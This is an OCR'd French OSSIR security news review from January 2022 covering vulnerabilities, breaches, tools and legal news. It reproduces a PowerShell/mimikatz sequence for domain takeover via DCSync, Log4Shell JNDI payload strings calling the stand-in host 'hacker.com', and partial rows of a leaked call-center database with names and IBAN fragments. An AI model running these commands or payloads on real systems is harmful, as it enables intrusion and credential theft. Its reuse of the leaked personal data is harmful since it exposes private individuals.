Revue d'actualité de l'OSSIR

11 janvier 2022

Aurélien Denis

*Vladimir Kolla @mynameisv_*

OSSIR

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

A faire


- aaaaaaaaaaaaaaaaaaaa
  - Windows 10, version 1709
  - Windows 10, version 1809
  - Windows Server, version 1809
  - Configuration Manager 1810
  - SharePoint Server 2010, SharePoint Foundation 2010, and Project Server 2010
  - Dynamics 365 cloud services
  - Basic Authentication in Exchange Online

https://www.bleepingcomputer.com/news/microsoft/microsoft-delays-end-of-support-for-older-windows-software-versions/

Manque de temps pour analyser le bulletin, désolé (pas merci Log4J)

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterpri
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Sortie	Home, Pro	Entreprise
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	lundi 13 février 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Failles / Bulletins / Advisories
Microsoft - Divers

Administrateur du domaine en 2 lignes

- En ajoutant un ordinateur au domaine
- Et en changeant un “flag”

https://twitter.com/kaidja/status/1480212323818217479

```
#Create the AD Computer Account
New-ADComputer -Name ATTACKER10 -AccountPassword (ConvertTo-SecureString -String "Hello1234!" -Force -AsPlainText)

#Change the userAccountControl attribute
$ADComputer = Get-ADComputer -Identity ATTACKER10
Set-ADObject -Identity $ADComputer -Replace @{userAccountControl=8192}

#Verify the change
Get-ADGroupMember -Identity "Domain Controllers"

#Start the cmd under the Execute the ATTACKER10 computer account
runas /user:lakeforest\attacker10$ /netonly cmd

#Run the DCSync command
lsadump::dcsync /user:krbtgt
```


Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Patrowl Manager, XSS et lecture arbitraire de fichier (CVE-2021-43829 et CVE-2021-43828)

- Les premières CVE 🎉🎉🎉
  - Sur la version backend limité et open source 😉

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-43829

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-43828



APACHE LOG4J

RETURN OF THE JNDI

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Lo4J, c'est « un jour sans fin / Groundhog Day »

- Chronologie des vulnérabilités :
  - 2.14, RCE (CVE-2021-44228) `${jndi:ldap://hacker.com:389/a}`
  - 2.15, RCE (CVE-2021-45046) `${jndi:ldap://127.0.0.1#hacker.com:389/a}`
  - 2.16, DoS (CVE-2021-45105) `{${::-${::-$.${::-j}}}}`
  - 2.17, RCE (CVE-2021-44832) ajout JNDI dans les JDBCAppender
    - Si l'attaquant peut modifier le fichier de configuration 🤔
- Log4J 1.x peut être vulnérable à "quelque chose" si JMSSink est utilisé

  https://twitter.com/ceki/status/1469449618316533762?s=20


- Références MITRE ATT&CK :
  - Accès initial -> T1190 https://attack.mitre.org/techniques/T1190/
  - Post-exploitation -> T1210 https://attack.mitre.org/techniques/T1210/
- La liste des malwares trouvés dans la nature chez vx-underground

  https://samples.vx-underground.org/samples/Families/Log4J%20Malware/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Log4j aussi chez Microsoft

https://techcommunity.microsoft.com/t5/sql-server/security-issue-with-log4j/m-p/3038549



Carsten2021 NEW CONTRIBUTOR
Dec 14 2021 12:37 PM

✔ **Security Issue with log4j ?**

Hello,

we found the log4j.jar files in an Microsoft SQL folder.

Most likely those files are only used when you use an ODBJC connector?
Am I right?

By default those Java files are no problem anyway, whenever Javascript is not installed on the SQL server, correct?
(I could not find anything about it on the microsoft SQL website)
Thanks for your thoughts.

Directory: C:\Program Files\Microsoft SQL Server\150\DTS\Extensions\Common\Jars

Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 9/24/2019 4:21 PM 489884 log4j-1.2.17.jar
-a---- 9/24/2019 4:21 PM 8869 slf4j-log4j12-1.7.5.jar

View best response

21.6K Views 0 Likes 6 Replies Reply

6 Replies All Discussions ‹ Previous Discussion Next Discussion ›

olafhelper replied to Carsten2021
Dec 14 2021 11:02 PM

@Carsten2021 , MS SQL Server do not install nor utilize any Java components.
Is it possible, that you have installed a third-party product as extension for SSIS?

0 Likes Reply

best response confirmed by Carsten2021

ccparkhill replied to olafhelper
Dec 15 2021 12:42 AM

SQL Server does install log4j, more info here:
https://docs.microsoft.com/en-us/answers/questions/662469/log4j-vulnerability-concerns.html

0 Likes Reply

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Log4J, ce n'est jamais fini…

- Exploitable depuis des WebSocket

  https://www.zdnet.com/article/security-firm-blumira-discovers-major-new-log4j-attack-vector/
- Cisco et CloudFlare ont analysés les 1ere exploitations
  - Dateraient du 01/12/2021

  https://therecord.media/log4shell-attacks-began-two-weeks-ago-cisco-and-cloudflare-say/
- Piratage de Windows et distribution de Dridex par Log4J


  https://twitter.com/Cryptolaemus1/status/1472939659760185346

  https://www.bleepingcomputer.com/news/security/log4j-vulnerability-now-used-to-install-dridex-banking-malware/
- Piratage de vSphere par l'exploitation de Log4J

  https://www.coveware.com/blog/2021/7/23/q2-ransom-payment-amounts-decline-as-ransomware-becomes-a-national-security-priority
- Mais… pas de piratage significatif selon la CISA

  https://www.zdnet.com/article/cisa-director-we-have-not-seen-significant-intrusions-from-log4j/

Stats du mois



Manque de temps pour analyser les statistiques, désolé (pas merci Log4J)

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Un h@><0rz du darknet l33t des internelles **pirate l'AP-HP**

- Selon "Le Point", le pirate était opposé au pass sanitaire, ciblant l'AP-HP
  - <<parvenu à s'introduire dans le système informatique de l'AP-HP>>
  - <<un surdoué de l'informatique>>

https://www.lepoint.fr/faits-divers/j-etais-oppose-au-pass-sanitaire-les-explications-du-hacker-qui-a-pirate-l-ap-ph-01-01-2022-2458833_2627.php

- En réalité, les données étaient:
  - Stockées sur le NAS personnel d'un employé
  - Exposé à internet sans authentification

Se faire pirater son infra cloud pour un cout de $45 000

- Piratage du compte et utilisation du Lambda pour miner du Monéro
  - Gain de $800
  - Par défaut, AWS ne bloquer pas ni n'alerte
  - Le prix du support AWS est lié à votre facturation 😳

https://twitter.com/jonnyplatt/status/1470714901412954112?s=11

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Sefri-Cime, arnaque au président de 33 millions d'euros

- Fausse annonce d'une entrée en bourse

https://www.sudouest.fr/justice/victime-d-une-arnaque-au-president-un-promoteur-immobilier-perd-33-millions-d-euros-en-un-mois-7506527.php


LockBit 2.0 annonce avoir piraté Thales

- Et propose les données à la vente

http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion/post/khenE0WOEkAlpOoD61d307b4079fd

- Annonce douteuse par un affidé de LockBit
- Thales réfute

https://www.lemagit.fr/actualites/252511543/Thales-pourquoi-peut-on-douter-des-allegations-de-LockBit-20



Piratages, Malwares, spam, fraudes et DDoS
Piratages

Vol de $2,2M de cryptomonnaie par le protocole DeFi en 2021

- Au global : $14M en 2021, 2x plus qu'en 2020
  - Vol, arnaques, fausses crypto…

https://www.zdnet.fr/actualites/22-milliards-de-dollars-de-crypto-monnaies-volees-sur-les-plateformes-defi-en-2021-39935237.htm

Une porte dérobée pour iLO trouvée en Iran

- Attribué à une agence gouvernementale
  - La DGSE est notée comme en ayant la capacité

https://pylos.co/2021/12/30/lights-out-in-isfahan/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Un équivalent Rubber Ducky qui charge une page web et affiche…

- Un **faux** écran de verrouillage Windows
  https://twitter.com/hak5/status/1479593678561849344?s=11

Un malware pour iOS détecte l'extinction et affiche…

- Un **faux** redémarrage de l'iOS du smartphone
  https://www.bleepingcomputer.com/news/security/ios-malware-can-fake-iphone-shut-downs-to-snoop-on-camera-microphone/

Pour contourner le MFA il suffit…

- De harceler les utilisateurs de notifications
  https://therecord.media/russian-hackers-bypass-2fa-by-annoying-victims-with-repeated-push-notifications/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

La double authentification n'est plus aussi efficace contre les pirates

- Article faux, idiot et dangereux
- https://www.universfreebox.com/article/512749/cybersecurite-la-double-authentification-nest-plus-aussi-efficace-contre-les-pirates
- Faux et idiot :
  - 1200 outils rendent MFA presque dérisoire
    - Ceci n'a aucun sens, l'article d'origine parle d'outils comme evilginx
    - Et cela signifie que l'attaquant a déjà login+mot de passe
  - Vol de cookie par compromission du poste
    - Rien de nouveau mais l'utilisateur à bien d'autres problèmes...
  - Vol de cookie en "aspirant en se faisant passer pour un hotspot public"
    - HTTPS ? Certificats ? Alertes des navigateurs ?
    - Les app mobiles ne sont généralement pas vulnérables (cert pining + pas de possibilité d'accepter une CA)
- Dangereux :
  - Peut être un argument pour les utilisateurs déjà réticents
- Retweeté par des SSII se disant faire de la cybersécurité 🤦‍♂️
- Le **MFA/2FA** est une **excellente** mesure de sécurité !

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Base de données d'Apple.com ?

- Mise en vente sur RaidForums par un inconnu
  - Nom d'iPhone/iPad, uuid

https://raidforums.com/Thread-SELLING-APPLE-COM-FULL-SQL-DATABASE


```
DROP TABLE IF EXISTS `ipad_data`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `ipad_data` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `dev_udid` varchar(128) COLLATE utf8_unicode_ci NOT NULL,
  `dev_push_token` varchar(128) COLLATE utf8_unicode_ci NOT NULL,
  `dev_name` varchar(128) COLLATE utf8_unicode_ci NOT NULL,
  `dev_type` varchar(30) COLLATE utf8_unicode_ci NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `dev_udid` (`dev_udid`,`dev_push_token`),
  KEY `dev_name` (`dev_name`)
) ENGINE=InnoDB AUTO_INCREMENT=587366 DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `ipad_data`
```

Base de données d'un centre d'appel français ?

- 9m de lignes
  - Nom, adresse, mail RIB
- 🤔🤨 nom/prénom != mail, RIB avec lettre

https://raidforums.com/Thread-SELLING-%F0%9F%87%AB%F0%9F%87%B7France-Fresh-Call-Center-Leaked-Dbs-9-Million-Lines-2021-Pirvate

modify_date	first_name	last_name	email	comments
31/05/2021 21:02	GINETTE	L	chris mail.fr	FR76300 30006
10/06/2020 13:22	Marie-Laure	L er	pghis	FR76154 10175
20/01/2020 14:59	Delphine	F	laeti tmail.fr	FR76300 41566
14/05/2020 16:22	MONIQUE	D	phili range.fr	FR76102 24083
13/12/2019 23:30	Francois	D	alain	FR76300 55760
27/05/2020 11:43	ERNESTINE	Z IA	GASC O.FR	FR76140 04153
17/01/2020 09:41	JEAN PIERRE	T EY	syl.cu	FR94200 02278
13/12/2019 23:30	latifa	E	mari tmail.fr	FR76113 00012
17/12/2019 15:45	GERARD	D Z	BERN R	FR76135 97611
16/12/2019 11:40	MARIE LOUISE	L	bmor m	FR76168 00039
27/05/2020 11:43	MAURICE	B	crois .fr	FR76144 47969
12/12/2019 23:30	edmond	v	desb m	FR39200 02635
13/12/2019 23:30	Eric ou Marie-Helene	L	duco nadoo.fr	FR76300 00195
18/03/2020 16:58	sandra	p	ALAIF HOO.FR	FR76156 54041
13/12/2019 15:35	PATRICIA	D	PESA E.FR	FR59200 02628
14/01/2020 14:29	Eric	G	lejea noo.fr	FR76122 00185
31/08/2021 21:02	Philippe	C e	conta	FR76155 34090
18/12/2019 23:30	RENEE	M EL	syl.cu	FR76100 70103
24/03/2020 15:07	JACQUES	S	pasca ail.fr	FR76175 94543
28/09/2020 21:03	maria	c	ANCE	fr761170 0992
27/05/2020 11:43	MARIE FRANCE	L	manc	FR32200 02940

Piratages, Malwares, spam, fraudes et DDoS
Pannes

Grosse panne chez Axa Banque

- Suite à une migration

  https://twitter.com/AXA_Banque/status/1478316093810819074

Le cloud à l'épreuve de pannes de plus en plus fréquentes

- Les grands acteurs du cloud ont de plus en plus de pannes

  https://www.lesechos.fr/tech-medias/hightech/le-cloud-a-lepreuve-de-pannes-de-plus-en-plus-frequentes-1374622#xtor=RSS-38

Encore une panne AWS

- Impactant Twitch, Zoom, Playstation Network, Xbox Live, Hulu, League of Legends…

  https://www.bleepingcomputer.com/news/technology/aws-down-again-outage-impacts-twitch-zoom-psn-hulu-others/

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Blue Team RCLocals, listes des programmes démarrant sous Linux

- Sorte d'équivalent d'Autoruns sous Windows Ultra simple :

  https://github.com/YJesus/RCLocals

Blue Team RDP mais le P c'est pour Powershell

https://github.com/DarkCoderSc/PowerRemoteDesktop

Blue Team Un nouveau SIRP proposé par le CERT AIRBUS (DFIR-IRIS)

- SIRP = Plateforme de gestion d'incident (IoC, tâches à réaliser…)
- Permet d'automatiser certaines tâches (upload evtx splunk, présence d'une API, etc.)
- Prêt à tester via marcel chauffe docker run

  https://github.com/dfir-iris/iris-web

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

IDA Pro Hex-rays passe en licence par abonnement

- Comme Office 365, Adobe Photoshop…
- Si cela ne vous convient pas : Binary Ninja, Ghidra, Cutter, Radare2

https://hex-rays.com/blog/hex-rays-is-moving-to-a-subscription-model/

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team NPM peut être utilisé pour exécuter du code

- Paraît évident mais peu connu, les paquets npm peuvent être accompagné de scripts
- Peut donc servir à dissimuler une porte dérobée
  - Qui a dit “supply chain attaaaaaaaa…”
  - En appelant les API natives

https://medium.com/cider-sec/npm-might-be-executing-malicious-code-in-your-ci-without-your-knowledge-e5e45bab2fed

Red Team Cacher une porte dérobée Javascript à l’aide du caractère coréen

- Le caractère “hangul filler” n’est pas affiché mais interprété en Javascript
  - Pouvant aussi être utilisé pour exécuter des commandes localement

https://korben.info/backdoor-invisible-javascript.html

Red Team Contourner Defender avec… des fichiers .log

- Sous Windows, un .log est… exécutable 🤦‍♂️

https://twitter.com/nathanmcnulty/status/1479343575036878854?s=11

Nouveautés
Divers

Linux, remplacement de SHA1 par BLAKE2s

- Pour l’extraction (génération) de nombres pseudos aléatoires
  https://lore.kernel.org/lkml/20211223141113.1240679-2-Jason@zx2c4.com/

Business et Politique

Business
Monde

Google achète Siemplify pour $500m

- SIEM cloud avec automatisation et orchestration

  https://www.lemagit.fr/actualites/252511604/Avec-Siemplify-Google-sinvite-dans-lautomatisation-et-lorchestration-de-la-securite

Moxie Marlinspike, le fondateur de Signal s'en va

- Mais il reste au board

  https://signal.org/blog/new-year-new-ceo/

Droit / Juridique / Politique
Monde

La CNIL met en demeure “Clearview AI”...

- De TOUT effacer
- Clearview AI =
  - Téléchargement massif de photos (linkedin, facebook, leak…)
  - + données personnelles sans consentement
  - + reconnaissance faciale massive et croisement

https://www.nextinpact.com/lebrief/49256/reconnaissance-faciale-clearview-ai-mis-en-demeure-par-cnil

Free condamné à 300 000 € d’amende par la CNIL

https://www.cnil.fr/fr/sanction-de-300-000-euros-lencontre-de-la-societe-free-mobile

Des députés américains veulent sanctionner NSO Group 🇮🇱 et Nexa 🇫🇷

- Avec aussi des sanctions contre les dirigeants

https://www.reuters.com/world/us/exclusive-us-lawmakers-call-sanctions-against-israels-nso-other-spyware-firms-2021-12-15/

Droit / Juridique / Politique
Monde

Amende de 608 000 € pour Vastaamo, la clinique psychiatrique

- Piratage et fuite des données en 2018
- Les cybercriminels ont publié une partie des données et fait chanter une partie des clients

https://www.databreaches.net/administrative-fine-imposed-on-psychotherapy-centre-vastaamo-for-data-protection-violations/

Cybermalveillance.gouv.fr renforce ses rangs

- Avec une nouvelle arrivée pleine de compétences 👍
  - Il se reconnaîtra et félicitations à lui 😊

CSIRT (CERT) régionaux, il y'en a 7

- Signature avec 7 régions volontaires :
  - Bourgogne Franche-Comté, Centre Val de Loire, Sud-Provence Alpes Côte , Corse
  - Grand Est, Normandie, Nouvelle Aquitaine
- #Troll : euh… et les DROM-COM (ex-DOM-TOM)?

https://www.ssi.gouv.fr/publication/centres-regionaux-de-reponse-a-incident-cyber-creation-des-structures-dans-7-regions/

Droit / Juridique / Politique
Monde

La CNIL parle de la recherche sur Internet de fuites d'informations (RIFI)

- Pour faire simple :
  - Faut respecter le RGPD
  - Faut un contrat

https://www.cnil.fr/fr/la-recherche-sur-internet-de-fuites-dinformations-rifi

Health Data Hub, c'est (peut-être) fini pour Azure !

- Victoire du collectif en lutte depuis plusieurs années
  - Pour fonctionner, il faut demander une autorisation de la CNIL
  - Demande retirée par le gouvernement
  - Health Data Hub à l'arrêt
- Fil de messages à lire :

https://twitter.com/interchu/status/1479455213270585352?s=11

Droit / Juridique / Politique
Monde

NSO Group, son malware Pegasus utilisé par (vendu à)

- La Pologne pour espionner des opposants politiques
  https://apnews.com/article/technology-business-poland-hacking-warsaw-8b52e16d1af60f9c324cf9f5099b687e
- L'Ouganda
  https://arstechnica.com/information-technology/2021/12/the-secret-uganda-deal-that-has-brought-nso-to-the-brink-of-collapse/
- Facebook pour espionner des iPhones (tentatives uniquement et c'était en 2017)
  https://tech.hindustantimes.com/tech/news/facebook-tried-to-buy-pegasus-to-monitor-iphone-users-nso-group-story-yci9mR9bNN0WEoVGoRvBiP.html

NSO Group, analyse de l'exploit "Zero Click" utilisé contre iMessage

- Haut niveau de complexité de l'exploit (pas forcement du malware 😁)
  https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html

Conférences

Conférences

Passée

- Black Alps, 23 septembre 2021
- Brucon, 7 au 8 octobre 2021

A venir

- CCC

- Sthack - 15 octobre 2021
- Insomni’hack - en 2022

Divers / Trolls velus

Divers / Trolls velus

Après EncroChat, Sky ECC voici la nouvelle app des cybercriminels : DigitalBank


- Merci de faire de la pub avec les hashtag #encrochat #skyecc
  - Cela aide nos forces de l'ordre à savoir qui cibler
- Leur site est limpide :

`<<DigitalBank Vault SuperEncryption Machines Are Immune to :`

`Interception, Cyber Espionage, Forensic Data Extraction, Electronic Surveillance>>`

`<<[...] HOMOMORPHIC ENCRYPTION >>` => 😱😱😱

https://twitter.com/encrygma/status/1478963493026078723



GnuPG intégré à VSCode et dans Active Directory

- Grâce à un financement de Rohde & Schwarz

https://gnupg.org/blog/20220102-a-new-future-for-gnupg.html

Divers / Trolls velus

Vous voulez du café “compatible” ?

- Les codes bar “Nespresso Vertuo” ont été rétro-conçus

  https://www.reddit.com/r/nespresso/comments/okc1vx/breaking_the_nespresso_vertuo_barcodes_part_2/

Vous voulez du RDP “compatible” ?

- RDP en Powershell (enfin… une sorte de RDP)
- Client et serveur

  https://github.com/DarkCoderSc/PowerRemoteDesktop

Divers / Trolls velus

Microsoft Exchange *(on-prem)* a du mal à passer en 2022

- L'antimalware stocke la date dans un entier de 4 octets en concatenant yy-mm-jj-hh-mm
  - Date maximale : 31 décembre 2021, 23h48

2	2	0	1	0	1	0	0	0	1
Année		Mois		Jour		Heure		Minutes	
